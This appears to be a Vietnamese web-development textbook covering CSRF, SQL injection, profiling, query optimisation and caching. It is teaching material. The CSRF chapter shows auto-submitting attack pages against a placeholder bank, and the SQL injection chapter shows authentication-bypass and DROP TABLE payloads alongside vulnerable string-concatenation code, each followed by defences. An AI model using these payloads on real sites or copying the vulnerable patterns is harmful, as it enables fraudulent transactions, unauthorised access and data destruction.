Trong khi thực hiện kiểm thử đối với XSS, điều quan trọng là phải có kiến thức tốt về tấn công XSS. Và đây là cơ sở để phân tích kết quả kiểm thử một cách chính xác và chọn các công cụ kiểm tra thích hợp. Qua bài viết, hi vọng các bạn có thể hiểu rõ hơn về tầm quan trọng của kiểm thử tấn công XSS và cách để thực hiện kiểm thử nó hiệu quả hơn.

## Chương 2

# Kỹ thuật tấn công Cross-Site Request Forgery (CSRF)

## 2.1 Cross-Site Request Forgery (CSRF) là gì?

### Cross-Site Request Forgery (CSRF)

CSRF (Cross-Site Request Forgery) là kỹ thuật tấn công bằng cách sử dụng quyền chứng thực của người dùng đối với một website. CSRF là kỹ thuật tấn công vào người dùng, dựa vào đó hacker có thể thực thi những thao tác yêu cầu sự chứng thực mà người dùng không hề biết.

Cross-Site Request Forgery được coi là một trong những lỗ hổng bảo mật nghiêm trọng trong ứng dụng web. Khác với XSS tấn công vào việc thực thi script, CSRF tập trung vào việc lừa người dùng thực hiện các hành động không mong muốn trên các website mà họ đã được xác thực.

Đặc điểm nguy hiểm của CSRF CSRF đặc biệt nguy hiểm vì:

- Khai thác niềm tin của người dùng đối với website
- Thực hiện các hành động với quyền của người dùng đã đăng nhập
- Khó phát hiện vì request có vẻ hợp lệ
- Có thể gây thiệt hại tài chính hoặc thay đổi dữ liệu quan trọng

## 2.2 Cơ chế hoạt động của tấn công CSRF

### 2.2.1 Nguyên lý cơ bản

CSRF hoạt động dựa trên việc khai thác cơ chế xác thực tự động của trình duyệt. Khi người dùng đã đăng nhập vào một website, trình duyệt sẽ tự động gửi kèm cookies xác thực trong mọi request đến website đó.

#### Cơ chế Cookie tự động

Trình duyệt web tự động gửi kèm cookies cho mọi request đến cùng một domain, bao gồm cả:

- Session cookies
- Authentication tokens
- CSRF tokens (nếu không được bảo vệ đúng cách)

### 2.2.2 Quy trình tấn công CSRF chi tiết

Kịch bản tấn công CSRF Quá trình tấn công CSRF thường diễn ra theo các bước sau:

#### 1. Bước 1: Người dùng đăng nhập

Nạn nhân đăng nhập vào website ngân hàng `bank.com` và nhận được session cookie:

```
1 Set-Cookie: sessionId=abc123def456; Path=/; Domain=bank.com;  
   HttpOnly
```

**Listing 2.1:** Session được tạo cho người dùng

#### 2. Bước 2: Tạo trang web độc hại

Hacker tạo trang web độc hại chứa form hoặc script tự động gửi request:

```
1 <html>  
2 <head><title>Free Gift!</title></head>  
3 <body>  
4   <h1>Congratulations! You won a prize!</h1>  
5   <form action="https://bank.com/transfer" method="POST" id="  
   maliciousForm">  
6     <input type="hidden" name="to_account" value="  
     hacker_account_123">
```

```
7      <input type="hidden" name="amount" value="10000">
8      <input type="submit" value="Claim Your Prize!">
9  </form>
10
11  <!-- Auto-submit form -->
12  <script>
13      document.getElementById('maliciousForm').submit();
14  </script>
15 </body>
16 </html>
17
```

**Listing 2.2:** *Trang web độc hại của hacker*

### 3. Bước 3: Lừa người dùng truy cập

Hacker gửi link độc hại cho nạn nhân qua email, mạng xã hội, hoặc quảng cáo:

```
1 http://malicious-site.com/free-gift.html
2
```

### 4. Bước 4: Thực thi tấn công

Khi nạn nhân click vào link và vẫn đang đăng nhập bank.com, trình duyệt sẽ:

- Tải trang độc hại
- Tự động submit form hoặc thực thi JavaScript
- Gửi request đến bank.com kèm theo session cookie hợp lệ

### 5. Bước 5: Server xử lý request

Server bank.com nhận được request và thấy:

```
1 POST /transfer HTTP/1.1
2 Host: bank.com
3 Cookie: sessionId=abc123def456
4 Content-Type: application/x-www-form-urlencoded
5
6 to_account=hacker_account_123&amount=10000
7
```

**Listing 2.3:** *Request CSRF được gửi đến server*

## 6. Bước 6: Thực hiện giao dịch

Server nhận thấy session hợp lệ và thực hiện chuyển tiền mà không biết đây là yêu cầu giả mạo.

## 2.3 Các dạng tấn công CSRF

### 2.3.1 CSRF qua GET Request

Tấn công CSRF đơn giản qua GET Dạng tấn công cơ bản nhất sử dụng GET request:

```
1 <!-- Trong email hoặc trang web đọc hai -->
2 
```

**Listing 2.4:** CSRF qua image tag

```
1 <iframe src="https://victim-site.com/delete-account" style="
  display:none;"></iframe>
```

**Listing 2.5:** CSRF qua link tự động

### 2.3.2 CSRF qua POST Request

Tấn công CSRF phức tạp qua POST Sử dụng JavaScript để tự động submit form POST:

```
1 <form id="csrfForm" action="https://victim-site.com/change-
  password" method="POST">
2   <input type="hidden" name="new_password" value="hacker123">
3   <input type="hidden" name="confirm_password" value="hacker123"
  >
4 </form>
5
6 <script>
7   // Tự động submit sau 1 s
8   setTimeout(function() {
9     document.getElementById('csrfForm').submit();
10  }, 1000);
11 </script>
```

**Listing 2.6:** *Auto-submit POST form*

### 2.3.3 CSRF qua AJAX

Tấn công CSRF nâng cao qua AJAX Sử dụng XMLHttpRequest để thực hiện tấn công ẩn:

```
1 // Tấn công CSRF qua AJAX
2 function csrfAttack() {
3     var xhr = new XMLHttpRequest();
4     xhr.open('POST', 'https://victim-site.com/api/transfer-money',
5             true);
6     xhr.setRequestHeader('Content-Type', 'application/json');
7
8     var data = JSON.stringify({
9         'to_account': 'hacker_account',
10        'amount': 50000
11    });
12
13    xhr.send(data);
14 }
15
16 window.onload = csrfAttack;
```

**Listing 2.7:** *CSRF attack via AJAX*

## 2.4 Các điều kiện để CSRF thành công

### Điều kiện cần thiết cho tấn công CSRF

Để tấn công CSRF thành công, cần đáp ứng các điều kiện sau:

Điều kiện	Mô tả	Mức độ quan trọng
User đã authenticated	Nạn nhân phải đang đăng nhập vào website mục tiêu	Rất cao
Predictable requests	Request có thể đoán trước được (không có token ngẫu nhiên)	Rất cao
Cookie-based authentication	Website sử dụng cookie để xác thực	Cao
No same-origin checks	Website không kiểm tra nguồn gốc request	Cao
User interaction	Nạn nhân phải tương tác với trang độc hại	Trung bình

Bảng 2.1: Các điều kiện cần thiết cho tấn công CSRF

## 2.5 Phương pháp phòng chống CSRF

### 2.5.1 CSRF Token (Anti-CSRF Token)

#### CSRF Token

CSRF Token là một giá trị ngẫu nhiên, duy nhất được tạo ra cho mỗi session hoặc mỗi form. Token này được nhúng vào form và phải được gửi kèm theo mọi request thay đổi dữ liệu.

```

1 <form action="/transfer-money" method="POST">
2   <input type="hidden" name="csrf_token" value="
   a1b2c3d4e5f6g7h8i9j0">
3   <input type="text" name="to_account" placeholder="Account
   Number">
4   <input type="number" name="amount" placeholder="Amount">
5   <input type="submit" value="Transfer">
6 </form>

```

Listing 2.8: Form với CSRF Token

```

1 <?php
2 session_start();

```

```

3
4 if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
5     die('CSRF attack detected!');
6 }
7
8 // x l request hop le
9 processTransfer($_POST['to_account'], $_POST['amount']);
10 ?>

```

**Listing 2.9:** *Xác thực CSRF Token phía server*

## 2.5.2 SameSite Cookie Attribute

### SameSite Cookie

SameSite là một thuộc tính của cookie giúp kiểm soát việc gửi cookie trong các cross-site requests, từ đó ngăn chặn CSRF attacks.

SameSite Value	Mô tả	Mức độ bảo mật
<b>Strict</b>	Cookie chỉ được gửi trong same-site requests	Rất cao
<b>Lax</b>	Cookie được gửi trong top-level navigation (GET)	Cao
<b>None</b>	Cookie được gửi trong tất cả cross-site requests	Thấp

**Bảng 2.2:** *Các giá trị SameSite và mức độ bảo mật*

```

1 Set-Cookie: sessionId=abc123; SameSite=Strict; Secure; HttpOnly
2 Set-Cookie: sessionId=xyz789; SameSite=Lax; Secure; HttpOnly

```

**Listing 2.10:** *Thiết lập SameSite cookie*

## 2.5.3 Referer Header Validation

Kiểm tra Referer Header Xác thực rằng request đến từ cùng domain hoặc domain được tin cậy.



```
1 // Server-side validation (Node.js example)
2 app.post('/sensitive-action', (req, res) => {
3     const referer = req.get('Referer');
4     const allowedDomains = ['https://mysite.com', 'https://www.
    mysite.com'];
5
6     if (!referer || !allowedDomains.some(domain => referer.
    startsWith(domain))) {
7         return res.status(403).json({ error: 'Forbidden: Invalid
    referer' });
8     }
9
10    // Xu ly request hop le
11    processSensitiveAction(req.body);
12 });
```

**Listing 2.11:** Kiểm tra Referer header

## 2.5.4 Double Submit Cookie

### Double Submit Cookie

Kỹ thuật này gửi CSRF token vừa trong cookie vừa trong request parameter, sau đó so sánh hai giá trị này ở server.

```
1 document.cookie = "csrf_token=" + csrfToken + "; Secure; SameSite=
    Strict";
2
3 // Trong form
4 <input type="hidden" name="csrf_token" value="
    same_csrf_token_value">
5
6 const cookieToken = req.cookies.csrf_token;
7 const formToken = req.body.csrf_token;
8
9 if (cookieToken !== formToken) {
10     throw new Error('CSRF attack detected');
```

```
11 }
```

### 2.5.5 Custom Headers

Sử dụng Custom Headers Yêu cầu một custom header đặc biệt trong AJAX requests để xác thực.

```
1 // Client-side: Thêm custom header
2 fetch('/api/transfer', {
3     method: 'POST',
4     headers: {
5         'Content-Type': 'application/json',
6         'X-Requested-With': 'XMLHttpRequest',
7         'X-CSRF-Protection': 'true'
8     },
9     body: JSON.stringify(data)
10 });
11
12 // Server-side: Kiểm tra header
13 if (!req.get('X-CSRF-Protection')) {
14     return res.status(403).json({ error: 'Missing CSRF protection
15     header' });
16 }
```

**Listing 2.12:** Custom header validation

## 2.6 So sánh các phương pháp phòng chống

Phương pháp	Hiệu quả	Độ phức tạp	Tương thích	Khuyến nghị
CSRF Token	Rất cao	Trung bình	Cao	Highly Recommended
SameSite Cookie	Cao	Thấp	Trung bình	Recommended
Referer Validation	Trung bình	Thấp	Cao	Optional
Double Submit	Cao	Trung bình	Cao	Recommended
Custom Headers	Cao	Thấp	Thấp	For APIs only

Bảng 2.3: So sánh hiệu quả các phương pháp phòng chống CSRF

## 2.7 Best Practices và khuyến nghị

Chiến lược phòng chống CSRF toàn diện

Defense in Depth approach:

- Primary Defense:** Sử dụng CSRF tokens cho tất cả state-changing operations
- Secondary Defense:** Thiết lập SameSite cookies
- Additional Defense:** Xác thực Referer header
- API Protection:** Sử dụng custom headers cho AJAX requests
- User Education:** Đào tạo nhận thức về các cuộc tấn công social engineering

## 2.8 Kết luận

Tóm tắt về CSRF:

- Nguy hiểm:** CSRF là một trong những lỗ hổng nghiêm trọng nhất, có thể gây thiệt hại tài chính và thông tin

2. **Phổ biến:** Rất nhiều ứng dụng web vẫn dễ bị tấn công CSRF
  3. **Phòng chống:** Có nhiều phương pháp hiệu quả, trong đó CSRF token là quan trọng nhất
  4. **Triển khai:** Cần áp dụng nhiều lớp bảo vệ kết hợp
  5. **Testing:** Cần kiểm thử thường xuyên để đảm bảo hiệu quả
- Thống kê:** Khi áp dụng đầy đủ các biện pháp phòng chống, có thể giảm thiểu 99.9% nguy cơ CSRF attacks.

# Chương 3

## SQL Injection

### SQL Injection

SQL injection là một kỹ thuật tấn công chèn mã (code injection) có thể phá hủy cơ sở dữ liệu của bạn. SQL injection là một trong những kỹ thuật hack web phổ biến nhất. SQL injection là việc đặt mã độc hại vào các câu lệnh SQL thông qua đầu vào từ trang web.

### 3.1 SQL trong các trang Web

SQL injection thường xảy ra khi bạn yêu cầu người dùng nhập thông tin, như tên người dùng/userid, và thay vì một tên/id, người dùng cung cấp cho bạn một câu lệnh SQL mà bạn sẽ vô tình chạy trên cơ sở dữ liệu của mình.

Hãy xem ví dụ sau đây, tạo ra một câu lệnh SELECT bằng cách thêm một biến (txtUserId) vào một chuỗi select. Biến này được lấy từ đầu vào của người dùng (getRequestString):

Ví dụ về SQL Injection cơ bản Mã dễ bị tấn công:

```
1 txtUserId = getRequestString("UserId");  
2 txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

**Listing 3.1:** Mã JavaScript dễ bị SQL Injection

### 3.2 SQL Injection dựa trên đầu vào "1=1" luôn đúng

Hãy xem lại ví dụ trên. Mục đích ban đầu của mã là tạo một câu lệnh SQL để chọn một người dùng với một user id nhất định.

Nếu không có gì để ngăn người dùng nhập đầu vào "sai", người dùng có thể nhập một số

đầu vào "thông minh" như thế này:

Kịch bản tấn công SQL Injection Đầu vào độc hại từ người dùng:

```
1 UserId: 105 OR 1=1
```

**Listing 3.2:** Đầu vào độc hại của kẻ tấn công

Khi đó, câu lệnh SQL sẽ trở thành:

```
1 SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

**Listing 3.3:** Câu lệnh SQL sau khi bị tấn công

Hậu quả của tấn công Câu lệnh SQL trên hợp lệ và sẽ trả về **TẤT CẢ** các hàng từ bảng "Users", vì điều kiện `OR 1=1` luôn luôn đúng (TRUE).

Điều này có nghĩa là kẻ tấn công có thể truy cập được toàn bộ dữ liệu người dùng trong hệ thống!

### 3.3 SQL Injection dựa trên đầu vào "-" "luôn đúng"

Dưới đây là một ví dụ phổ biến khác về đầu vào của người dùng từ một form đăng nhập:

```
1
2 <form>
3   Username: <input type="text" name="uname"><br>
4   Password: <input type="password" name="psw"><br>
5   <input type="submit" value="Login">
6 </form>
```

**Listing 3.4:** Form đăng nhập dễ bị tấn công

```
1
2 uName = getRequestString("uname");
3 uPass = getRequestString("psw");
4
5 !
6 txtSQL = "SELECT * FROM Users WHERE Name =' " + uName + " ' AND Pass
   = ' " + uPass + " '";
```

**Listing 3.5:** Mã xử lý đăng nhập dễ bị tấn công

### Kịch bản tấn công đăng nhập

Kẻ tấn công có thể nhập các giá trị sau vào form đăng nhập:

Payload tấn công đăng nhập Đầu vào độc hại:

```
1 User Name: " or ""="
2 Password: " or ""="
```

**Listing 3.6:** Đầu vào tấn công đăng nhập

Câu lệnh SQL được tạo ra sẽ là:

```
1
2 SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""="";
```

**Listing 3.7:** Câu lệnh SQL sau khi bị tấn công đăng nhập

Bypass xác thực Câu lệnh SQL trên cũng hợp lệ và sẽ trả về **TẤT CẢ** các hàng từ bảng "Users", vì điều kiện ""="" luôn luôn đúng.

Kết quả: Kẻ tấn công có thể đăng nhập vào bất kỳ tài khoản nào mà không cần biết username hoặc password!

## 3.4 SQL Injection dựa trên SQL Statements có thể gây hại

Một số kẻ tấn công có thể sử dụng SQL injection để thực hiện các hành động phá hoại khác, ví dụ như xóa bảng:

Tấn công phá hoại dữ liệu Payload xóa bảng:

```
1 UserId: 105; DROP TABLE Suppliers
```

**Listing 3.8:** Đầu vào phá hoại dữ liệu

Câu lệnh SQL kết quả:

```
1
2 SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

**Listing 3.9:** Câu lệnh SQL phá hoại

Hậu quả nghiêm trọng Nếu cơ sở dữ liệu cho phép thực hiện nhiều câu lệnh trong một lần, câu lệnh trên sẽ:

1. Thực hiện truy vấn SELECT bình thường
2. **XÓA HOÀN TOÀN** bảng "Suppliers" khỏi cơ sở dữ liệu

Điều này có thể gây thiệt hại không thể khôi phục!

### 3.5 Sử dụng SQL Parameters để phòng chống

Để bảo vệ một trang web khỏi SQL injection, bạn có thể sử dụng SQL parameters.

SQL parameters là các giá trị được thêm vào truy vấn SQL trong thời gian thực thi, theo cách được kiểm soát.

#### SQL Parameters

SQL Parameters (còn gọi là Parameterized Queries hoặc Prepared Statements) là phương pháp an toàn nhất để ngăn chặn SQL Injection. Phương pháp này tách biệt hoàn toàn giữa mã SQL và dữ liệu người dùng.

### 3.6 Tại sao SQL Parameters hiệu quả?

#### Cơ chế bảo vệ của SQL Parameters

SQL Parameters bảo vệ khỏi SQL injection bằng cách:

1. **Tách biệt cấu trúc và dữ liệu:** Cấu trúc SQL được định nghĩa trước, dữ liệu người dùng chỉ được coi như giá trị literal
2. **Type checking:** Database engine kiểm tra kiểu dữ liệu của parameters
3. **Automatic escaping:** Các ký tự đặc biệt được escape tự động
4. **Pre-compilation:** Câu lệnh SQL được compile trước, không thể thay đổi cấu trúc



### So sánh Before/After

**TRƯỚC** (Dễ bị tấn công): `SELECT * FROM Users WHERE UserId = "+ userInput`

**SAU** (An toàn): `SELECT * FROM Users WHERE UserId = ?` với parameter binding

**Kết quả:** Ngay cả khi người dùng nhập `105; DROP TABLE Users`, nó chỉ được coi như một chuỗi literal, không phải SQL code!

# Chương 4

## Profiling và tối ưu mã nguồn

### 4.1 Khái niệm

Profiling là quá trình phân tích mã nguồn trong thời gian chạy nhằm xác định các thành phần trong chương trình tiêu tốn nhiều tài nguyên hoặc gây nghẽn hiệu suất hệ thống và xác định các “điểm nghẽn” (*hotspot*) để thực hiện các kỹ thuật tối ưu, từ đó cải thiện hiệu năng tổng thể. Các hành vi thường được phát hiện thông qua profiling gồm:

- Hàm hoặc đoạn mã tiêu tốn nhiều thời gian xử lý nhất
- Phân bổ bộ nhớ vượt mức cần thiết (memory overhead)
- Sử dụng CPU bất thường hoặc gây tắc nghẽn (CPU-bound bottlenecks)
- Gọi hàm đệ quy không cần thiết hoặc lặp thừa
- Chạy các thao tác đồng bộ gây block ứng dụng

Tối ưu mã nguồn (*Code Optimization*) là quá trình cải tiến cấu trúc chương trình và logic xử lý nhằm:

- Giảm thời gian thực thi
- Tiết kiệm tài nguyên hệ thống (CPU, RAM, I/O)
- Tăng khả năng mở rộng, bảo trì và tái sử dụng
- Đảm bảo hiệu suất ổn định dưới tải lớn

Vấn đề kỹ thuật	Tác động đến hệ thống
Vòng lặp không hiệu quả	Gây chậm toàn hệ thống
Rò rỉ bộ nhớ (Memory leak)	Tăng mức sử dụng RAM, có thể dẫn đến crash

Gọi hàm không cần thiết/lấp dư thừa	Lãng phí chu kỳ CPU, giảm hiệu năng
Truy vấn cơ sở dữ liệu không được cache	Gây tải nặng lên DB, tăng độ trễ
Không tận dụng I/O bất đồng bộ	Gây block thread chính, giảm khả năng xử lý song song

## 4.2 Các kỹ thuật Profiling

Kỹ thuật	Mô tả
<b>Instrumentation Profiling</b>	Chèn mã (hook) vào đầu/cuối mỗi hàm để đo thời gian thực thi, thu thập: thời điểm bắt đầu/kết thúc, tổng thời gian, số lần gọi. Chính xác cao với single-threaded nhưng không đo được độ trễ kernel và có thể gây chậm nếu chèn quá nhiều.
<b>Sampling Profiling</b>	Thu thập thống kê theo mốc thời gian định kỳ. Chỉ số: hàm đang chạy tại thời điểm mẫu, CPU/RAM sử dụng, số lần gọi hàm. Ít ảnh hưởng hiệu suất, không sửa mã nguồn nhưng có thể bỏ sót tiến trình ngắn/hiếm.
<b>Concurrent Profiling</b>	Dùng cho ứng dụng đa luồng/song song, xác định thread bị nghẽn, deadlock, chờ I/O lâu. Theo dõi trạng thái thread, thời gian chờ, tắc nghẽn tài nguyên.
<b>Memory Profiling</b>	Tập trung hành vi sử dụng bộ nhớ: số lần cấp phát/giải phóng, kích thước heap/stack, memory leak, tần suất gọi GC.
<b>Failure Emulator Profiling</b>	Mô phỏng lỗi để đánh giá cách ứng dụng xử lý: đầu vào không hợp lệ, lỗi service/phần cứng, đo thời gian phản ứng khi lỗi. Giúp kiểm tra độ tin cậy, nhất là hệ nhúng hoặc real-time.

Các công cụ Profiling phổ biến:

Nền tảng / Ngôn ngữ	Công cụ sử dụng phổ biến
JavaScript / Node.js	Chrome DevTools, clinic.js, node --inspect
Python	cProfile, line_profiler, memory_profiler
Java	VisualVM, YourKit, JProfiler

C/C++	Valgrind, gprof
Web front-end	Lighthouse, Web Vitals, Performance tab
Android	Android Profiler (Android Studio)
iOS	Instruments (Xcode)

### 4.3 Các kỹ thuật tối ưu mã nguồn

Trường hợp / Kỹ thuật	Phương án tối ưu
Vòng lặp lồng $O(n^2)$	Chuyển sang $O(n \log n)$ hoặc dùng cấu trúc dữ liệu phù hợp (heap, map...)
Tìm kiếm tuyến tính trong danh sách	Sử dụng Set, Map hoặc Binary Search
Thao tác DOM nhiều lần	Gom thao tác lại, cập nhật DOM một lần duy nhất
Callback hell	Dùng async/await để đọc và kiểm soát luồng
Xử lý song song không tối ưu	Dùng Promise.all hoặc Promise.allSettled cho tác vụ song song
Blocking I/O trên thread chính	Dùng async I/O hoặc chuyển qua Worker/Background thread
Tạo object mới liên tục trong vòng lặp	Tái sử dụng object hoặc khai báo ngoài vòng lặp
Không giải phóng object	Giải phóng khi không dùng nữa, tránh rò rỉ bộ nhớ
Tham chiếu mạnh giữ object lâu	Dùng WeakMap, WeakRef để GC thu gom
Gọi lại dư thừa (event liên tục)	Dùng debounce()/throttle() cho scroll, resize, input
Tính toán lặp lại cùng kết quả	Áp dụng memoization để cache kết quả đã tính
Tải toàn bộ dữ liệu một lần	Dùng lazy loading để tải theo nhu cầu
Cột truy vấn chậm trong DB	Thêm chỉ mục (index) vào cột thường xuyên truy vấn

Dữ liệu lớn không phân trang	Áp dụng pagination (limit-offset hoặc cursor-based)
Quá nhiều request API nhỏ	Gom nhóm truy vấn rồi gửi 1 request duy nhất
Code trùng lặp	Refactor theo nguyên tắc DRY
Module xử lý nhiều chức năng	Áp dụng SRP – mỗi module chỉ nên làm một việc
Logic khó test hoặc tái sử dụng	Dùng Dependency Injection (DI) để tách logic ra khỏi lớp triển khai

## 4.4 Ứng dụng

Lĩnh vực ứng dụng	Mô tả và ví dụ cụ thể
Tối ưu ứng dụng web	Phân tích truy vấn SQL chậm, sử dụng cache, pagination, giảm API call, tăng hiệu suất backend/frontend.
Cải thiện UX và phản hồi giao diện	Tối ưu First Contentful Paint, debounce input, giảm lag UI do xử lý đồng bộ, giảm reflow/repaint khi thao tác DOM.
Tối ưu mobile/embedded system	Phát hiện memory leak, tối ưu CPU/RAM tiết kiệm pin, giảm crash do giới hạn tài nguyên.
Tối ưu backend, microservices	Tìm bottleneck trong RPC, thread pool, I/O chậm, kết hợp profiling với metrics/tracing.
Tăng tốc phát triển phần mềm (CI/CD)	Tạo baseline hiệu suất, dùng trong CI pipeline để phát hiện sớm performance regression, giảm bug và chi phí bảo trì.
Tối ưu game, engine đồ họa	Dùng flamegraph, đo FPS stability, xác định điểm nghẽn trong rendering pipeline/AI.
Kiểm thử độ tin cậy hệ thống	Mô phỏng lỗi hoặc tải lớn để đo thời gian phản ứng và độ ổn định, quan trọng với hệ nhúng hoặc real-time.

## 4.5 Thách thức

Thách thức	Mô tả chi tiết
------------	----------------

Ảnh hưởng hiệu suất khi profiling	Một số phương pháp như instrumentation có thể làm chậm hệ thống, gây sai lệch kết quả đo lường.
Cấu hình phức tạp, khó sử dụng	Cần nhiều bước cấu hình, hiểu công cụ profiler và xử lý dữ liệu, gây khó khăn cho lập trình viên thiếu kinh nghiệm.
Kết quả phụ thuộc kịch bản thực thi	Nếu không tạo test gần giống môi trường thực tế, kết quả profiling có thể thiếu chính xác hoặc bỏ sót bottleneck.
Thiếu khả năng theo dõi hệ thống phân tán	Tracing trong microservices/phân tán cần tích hợp distributed tracing/APM, khó triển khai đồng bộ.
Phân tích sai hướng, tối ưu nhầm điểm	Tối ưu đoạn mã ít quan trọng hoặc tối ưu quá mức có thể giảm khả năng bảo trì, gây lỗi mới.

# Chương 5

## Tối ưu truy vấn cơ sở dữ liệu

### 5.1 Tổng quan

Tối ưu truy vấn cơ sở dữ liệu là quá trình cải thiện hiệu suất và tốc độ thực thi của các câu lệnh SQL, nhằm giảm thời gian phản hồi, tiết kiệm tài nguyên và nâng cao trải nghiệm người dùng. Việc này rất quan trọng trong các hệ thống xử lý dữ liệu lớn, thời gian thực, ứng dụng web truy cập cao. Một truy vấn không tối ưu sẽ làm hệ thống chậm, tốn tài nguyên CPU, RAM, thậm chí tắc nghẽn toàn bộ hệ thống.

Mục tiêu tối ưu truy vấn:

- Rút ngắn thời gian thực thi truy vấn
- Tăng hiệu quả sử dụng CPU, RAM, ổ đĩa
- Giảm số lượng truy vấn thừa và dư thừa logic
- Tăng hiệu năng tổng thể của hệ thống
- Đảm bảo khả năng mở rộng (scalability) khi dữ liệu tăng lên
- Giảm chi phí hạ tầng trong môi trường cloud

### 5.2 Các phương pháp tối ưu

Phương pháp	Giải thích
Chỉ chọn các cột cần thiết	Tránh dùng <code>SELECT *</code> ; chỉ chọn các cột thực sự cần thiết để giảm tải dữ liệu trả về và tránh quét toàn bộ bảng.
Sử dụng chỉ mục (index) hiệu quả	Tạo chỉ mục cho các cột thường dùng trong <code>WHERE</code> , <code>JOIN</code> , <code>ORDER BY</code> . Tránh tạo quá nhiều index làm giảm tốc độ ghi.

Tối ưu hóa các phép nối (JOIN)	Dùng đúng loại JOIN, đảm bảo các cột JOIN có index. Sắp xếp JOIN theo hướng lọc từ nhỏ đến lớn nếu cần.
Giảm thiểu sử dụng subquery	Subquery thường chậm hơn JOIN. Nếu có thể, thay bằng JOIN hoặc WITH (CTE) để tăng hiệu suất.
Dùng UNION ALL thay vì UNION	UNION loại bỏ bản ghi trùng nên chậm. Nếu không cần loại trùng, dùng UNION ALL sẽ nhanh hơn.
Dùng stored procedure	Lưu logic truy vấn trong CSDL, đã biên dịch sẵn, giảm chi phí phân tích lại và tăng tái sử dụng.
Tránh sử dụng hàm trên cột trong WHERE	WHERE YEAR(date_col) = 2023 khiến index bị vô hiệu. Viết lại: WHERE date_col BETWEEN ...
Dùng EXISTS thay vì COUNT(*)	EXISTS dừng lại khi có kết quả, COUNT đếm hết. EXISTS tối ưu hơn khi chỉ kiểm tra sự tồn tại.
Phân vùng (partitioning)	Dữ liệu lớn nên phân vùng theo date, region để truy vấn chỉ quét đúng phân vùng.
Giảm phân mảnh (defragmentation)	Dữ liệu bị phân mảnh làm tăng I/O. Cần bảo trì, REBUILD INDEX hoặc OPTIMIZE TABLE định kỳ.
Chuẩn hóa cơ sở dữ liệu	Tránh trùng lặp, tăng tính nhất quán, truy vấn hiệu quả hơn. Cần cân nhắc với phi chuẩn hóa khi đọc nhiều.
Theo dõi hiệu suất truy vấn thường xuyên	Dùng EXPLAIN, QUERY PLAN, Slow Query Log, pg_stat_statements hoặc APM để phát hiện bottleneck.

### Công cụ hỗ trợ tối ưu truy vấn:

Công cụ	Mô tả chức năng
EXPLAIN, ANALYZE	Phân tích kế hoạch thực thi truy vấn
Slow Query Log (MySQL)	Ghi lại các truy vấn chậm để theo dõi và xử lý
pg_stat_statements	Thống kê hiệu suất truy vấn trong PostgreSQL
SQL Profiler	Công cụ theo dõi truy vấn trong SQL Server
OPTIMIZE TABLE, REINDEX	Dọn dẹp, giảm phân mảnh vật lý cho bảng
APM tools (New Relic...)	Theo dõi hiệu năng hệ thống và truy vấn theo thời gian thực



# Chương 6

## Caching

### 6.1 Khái niệm

Caching là kỹ thuật tăng tốc truy xuất dữ liệu và giảm tải hệ thống. Cache lưu tập hợp dữ liệu nhất thời cho phép sử dụng lại, giúp truy xuất lần sau nhanh hơn. Thông thường, cache được lưu trong RAM để tận dụng tốc độ cao (IOPS) và các engine như Redis, Memcached.

Ưu điểm khi dùng cache:

- Giảm độ trễ khi truy xuất dữ liệu (microsecond-level)
- Tránh quá tải cho cơ sở dữ liệu
- Giảm chi phí scale phần cứng
- Tăng hiệu suất ứng dụng, giảm tải và chi phí cho database
- Xử lý tốt các đợt tăng traffic đột biến
- Tăng thông lượng truy xuất dữ liệu (IOPS)

### 6.2 Cơ chế hoạt động

1. Ứng dụng kiểm tra cache.
2. Nếu có dữ liệu trong cache (*cache hit*) thì trả về luôn.
3. Nếu không có (*cache miss*) thì lấy từ nguồn gốc (database, API...) rồi lưu vào cache cho lần sau.

Truy xuất RAM nhanh hơn nhiều so với ổ đĩa (SSD/HDD) hoặc database, đặc biệt khi xử lý hàng nghìn đến hàng triệu yêu cầu mỗi giây.

## 6.3 Phân loại cache

Loại Cache	Mô tả
In-Memory Cache	Lưu trong RAM, rất nhanh, dùng Redis/Memcached.
Browser Cache	Lưu nội dung web tĩnh ở client (HTML, JS, ảnh...)
CDN Cache	Cache nội dung gần người dùng tại edge server.
Application Cache	Cache business logic, tính toán trung gian, API responses.
Query Cache	Cache kết quả truy vấn SQL hoặc ORM.
Page/Fragment Cache	Cache toàn bộ trang hoặc từng phần HTML.

## 6.4 Các tầng caching

Layer	Use Case	Technologies / Solutions
Client-Side	Cache nội dung web trên browser	HTTP Cache Headers, Browsers (Chrome, Firefox cache)
DNS	Cache phân giải tên miền	DNS Servers, Amazon Route 53
Web/CDN	Cache nội dung web (HTML, JS, ảnh...)	CDNs, Reverse Proxy, Nginx, HTTP Cache, Cloudflare, CloudFront, ElastiCache
Application	Cache session, logic tính toán, API	Redis, Memcached, App Frameworks (Express + Redis, Spring + Redis)
Database	Cache query kết quả DB	DB Buffers, Redis/Memcached, MySQL Query Cache, Redis front of DB

## 6.5 Design Patterns trong Caching

Pattern	Mô tả
Cache Aside (Lazy)	Ứng dụng kiểm tra cache, nếu không có thì truy DB rồi lưu lại.
Write Through	Ghi vào cache và DB cùng lúc, dữ liệu đồng bộ.

Write Back (Behind)	Ghi vào cache trước, cập nhật DB sau. Hiệu suất cao, rủi ro mất dữ liệu khi chưa kịp ghi DB.
Read Through	Ứng dụng chỉ đọc từ cache, cache tự fetch từ nguồn nếu không có.

## 6.6 Best Practices khi dùng Cache

- Sử dụng TTL (Time To Live) hợp lý cho từng loại dữ liệu cache (TTL quá dài làm dữ liệu lỗi thời, quá ngắn giảm hiệu quả cache).
- Đặt key cache rõ ràng, có namespace (ví dụ: `user:123:profile`, `product:456:detail`) để dễ quản lý, truy xuất, xóa, cập nhật.
- Theo dõi tỉ lệ cache hit/miss để đánh giá hiệu quả, tối ưu lại TTL, chiến lược lưu, loại trừ cache nếu cần.
- Đảm bảo tính nhất quán cache (cache consistency), nhất là hệ thống phân tán nhiều node hoặc dữ liệu thay đổi thường xuyên.
- Nếu dùng cache như Redis làm primary store, xác định rõ RTO (Recovery Time Objective) và RPO (Recovery Point Objective) để có kế hoạch backup/phục hồi hợp lý.

## 6.7 Công nghệ phổ biến

Công nghệ	Mô tả
Redis	Key-Value store mạnh, hỗ trợ TTL, pub/sub, persistence.
Memcached	Key-Value đơn giản, nhẹ, tốc độ cao, không lưu trữ lâu dài.
CDN (Cloudflare)	Cache toàn cầu gần người dùng, phù hợp với web content.
